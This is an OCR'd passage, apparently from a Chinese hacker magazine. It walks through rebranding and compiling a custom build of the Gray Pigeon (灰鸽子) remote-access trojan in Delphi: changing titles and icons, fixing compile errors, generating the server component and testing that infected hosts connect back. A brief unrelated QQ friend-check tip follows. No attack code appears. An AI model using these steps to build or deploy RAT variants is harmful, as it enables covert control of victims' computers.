
那怎么来修改呢？在资源查看窗口中双击HgzVip打开对应的源代码，直接搜索（也可以按Ctrl+F键）找到“**HgzVip.Caption := HgzVip.Translate('Caption','灰鸽子 Vip 1.2') +' '+ Temp;**”，把其中的“灰鸽子 Vip 1.2”修改成自己想要的内容就可以了。如果此处不修改，在没有语言文件的情况下会显示原来的标题。


图11

第三步是修改灰鸽子的皮肤。在资源菜单（Object Tree View）中找到CompressedStoredSkin1，如图11，在属性对话框中修改FileName属性，点击右边的“…”按钮择新主题的ini文件就可以了（可以用灰鸽子或者上兴的皮肤文件），最后记得保存所有的修改（依次选择菜单中的“**File**”–“**Save all**”）。



图12

第四步是修改关于对话框的图片，打开AboutUnit.pas文件，如图12，修改Image1的Picture属性，Load一个新的图片就可以了。这里面的信息同样不需要修改，因为是从语言文件中读取的。


图13

第五步是修改灰鸽子的程序图标，和主窗口最小化到系统托盘后的图标。依次选择菜单“**Project**”–“**Options**”，打开后切换到Application标签页，如图13。


修改Tittle属性，这个属性对应的是程序在任务栏中的标题，如果留空则显示应用程序的文件名称，我们这里修改为“黑客手册 远控”。



图14

另外一个需要修改的内容是灰鸽子的图标，我们单击“Load Icon”按钮选择一个图标文件，然后“确定”就可以了，程序再次编译生成的时候会自己替换图标。

下面来修改最小化到系统托盘后的图标。在灰鸽子主窗口的资源菜单中找到spTrayIcon1，如图14，修改Properties属性中的Hint为“黑客手册 远控”，Icon属性重新load自己喜欢的图标就可以了，如图15。如果打开的窗口太多，可以通过系统菜单的Windows来快速切换窗口，如图16。

第六步是杂项修改，在这里简单的说明下其他内容的修改方法。如果想修改ToolButton的内容或者图标的话，找到对应的属性进行修改就可以了，这里重点说明下图标的


图15


图16




图17

修改。选中一个button后，比如“自动上线”，可以看到当前按钮的属性，Caption为显示的文字标题，Glyph就是对应的图片了。选择自己喜欢的图片直接替换就可以了，如图17，文字的修改比较简单，这里就不说明了。

修改到此结束，最重要的也是最激动人心的时刻来了，编译生成我们的修改版，依次选择“Projest”－“Build H_Client”即可。

编译的时候可能会出现一些错误提示，比如“File not found：'SkinCtrls.dcu'”，如图18，这是由于虽然安装了控件，但是控件的资源文件并不在编译器的搜寻目录中，所以出错。



图18

简单的解决方法就是在控件的安装文件夹中找到提示的错误文件，将相同文件名的.dcu和.pas文件复制到灰鸽子源文件的目录中就可以了。

例如编译的是Client，在出现如图18的错误提示后，在控件安装包中找到SkinCtrls.dcu和SkinCtrls.pas文件复制到Client目录下重新编译就可以了。当然也可以在编译前把所有控件中的.dcu和.pas文件复制到灰鸽子的源代码目录。安装控件包的源文件还有其他的方法，也比较繁琐，这里就不做介绍了，大家可以到网上搜索下，我们只提供最简单易行的方法。

当编译没有错误，我们的客户端就完全ok了。编译的时候如果直接按F9运行可能会报错，如图19，这时只要单击“OK”，再按F9继续运行就可以了。




图19

建议选择编译生成可执行程序后到相关目录下运行文件的方法，因为直接按F9运行会有调试器附加到相关进程，在测试上线或者其他功能的时候，可能由于代码本身的问题会出现比较多的错误提示。如果编程功底比较好的话，可以直接按F9，新手就按照我说的方法调试吧，可以降低程序出错的概率。

程序最终运行效果如图20，我们的成果终于出来啦！




图20

编译服务端（Server）测试上线

服务端没有需要修改的内容，只要能够编译成功就可以了，只要所有控件安装正确是不会出现错误的。如果打开H_Server.dpr文件提示“变量声明错误，是否要删除？”，选择“忽略”就可以了。同样，编译的时候可能会继续询问，此时选择“不删除”。

最后把编译成功的H_Server.exe复制到Cache目录下，注意：H_Server.exe在复制后要重命名为Cserver.dat，文件名需要和ConfigServerUnit.pas中定义的相同，否则会无法生成服务端。

如图21，其中的CServer.dat就是生成服务端的dat文件。全部编译完成后把文件复制到正确的路径下就可以使用了（注意要把三个语言文件同样放到灰鸽子的相同目录下，否则灰鸽子的切换语言功能将不能正常使用），如图22。




图21




图22

配置生成服务端后运行测试，可以正常上线，如图23。如果不能上线，需要修改监听端口和监听密码，在灰鸽子主程序界面，把监听端口改成80，密码留空，应用改变后就可以正常上线了。如果修改无效，打开Operate.ini文件，把里面的PassWord留空，AutoSxport改成你要设置的端口就可以了。如果有什么问题，欢迎大家来论坛和我交流！




图23

编辑点评：

文章利用图文并茂的方式向大家讲解如何利用delphi编译自己的专版灰鸽子，没有用到什么技术，不过需要多多练习，对于菜菜来说，很新奇吧。

利用网游资料快速查询 你是否还是他的好友

图浅浅′虚伪

除了利用QQ秀商城的合影查你的QQ号是否在对方的QQ好友中外，在用09QQ的朋友利用查看对方的网游资料也可以知道自己是否为对方好友。

首先点击你的好友的QQ个人资料，在“网络游戏”选项里就可以发现你是不是他的好友。如果你在对方的好友列表里，这里的信息如图1，否则就如图2！怎样？很简单吧，现在看看谁在我好友里面不加我为好友的，全拉黑︶ε︶




图1

